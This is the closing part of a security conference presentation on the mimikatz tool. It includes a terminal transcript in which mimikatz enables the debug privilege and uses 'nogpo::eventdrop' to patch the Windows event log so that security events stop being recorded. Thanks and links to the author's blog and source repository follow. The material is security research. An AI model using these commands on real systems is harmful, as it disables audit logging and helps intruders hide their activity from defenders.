 - List hooks et and procedures of Objects

The screenshot shows a Windows desktop environment. In the center, a 'Connexion Bureau à distance' (Remote Desktop Connection) window is open, displaying fields for 'Ordinateur:' (set to 'windowsf.vm.nirvana.local') and 'Nom d'utilisateur:' (set to 'gentilkiwi@nirvana.local'). Below it, a 'Gestion de l'ordinateur' (Computer Management) window is visible, showing the 'Sécurité' (Security) node under 'Journaux Windows' (Windows Logs). To the right, a terminal window titled 'mimikatz 1.0 x64 (internaldev)' is running, displaying command-line interactions related to privilege escalation and event monitoring.

```
mimikatz 1.0 x64 (internaldev) /* Traitement du Kiwi */

mimikatz # system::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # nogpo::eventdrop
Recherche des patterns dans : Journal d'événements Windows ...
Patch Journal d'événements Windows NT6.1 : OK

mimikatz #
```



mimikatz

That's all Folks!



Thanks' to / Merci à :

- RMLL / LSM & partners ;
 - Especially Christian for his invitation!
- Microsoft to change some behaviors! ☺ ;
- Community for ideas (∞) ;
- Folks, friends supporting me every day (oe.eo) ;
- You, for your attention and your nice messages!



Questions, remarks?

→Please! Don't be shy!





Blog, Source Code & Contact

The screenshot shows a desktop environment with two windows open. On the left, a Firefox browser window displays the GitHub repository for 'gentilkiwi/mimikatz'. The repository has 38 commits, 1 branch, and 1 release. The master branch is selected. A commit by 'gentilkiwi' is shown, fixing Kerberos free memory. The repository also includes files like inc, lib, mimidrv, mimikatz, mimilib, modules, README.md, and mimikatz.sln. On the right, another Firefox window shows a blog post titled 'MsCache v2 / DCC2 et nombre d'itérations' from 'Blog de Gentil Kiwi'. The blog features a colorful illustration of floating islands and trees. The post discusses the impossibility of validating client authentication in a domain controller. Below the post, there are links to the blog and GitHub, and an email address: <http://blog.gentilkiwi.com>, <http://blog.gentilkiwi.com/mimikatz>, <https://github.com/gentilkiwi/mimikatz>, and [@gentilkiwi / benjamin@gentilkiwi.com](mailto:@gentilkiwi).

-  blog
-  mimikatz
-  source
-  contact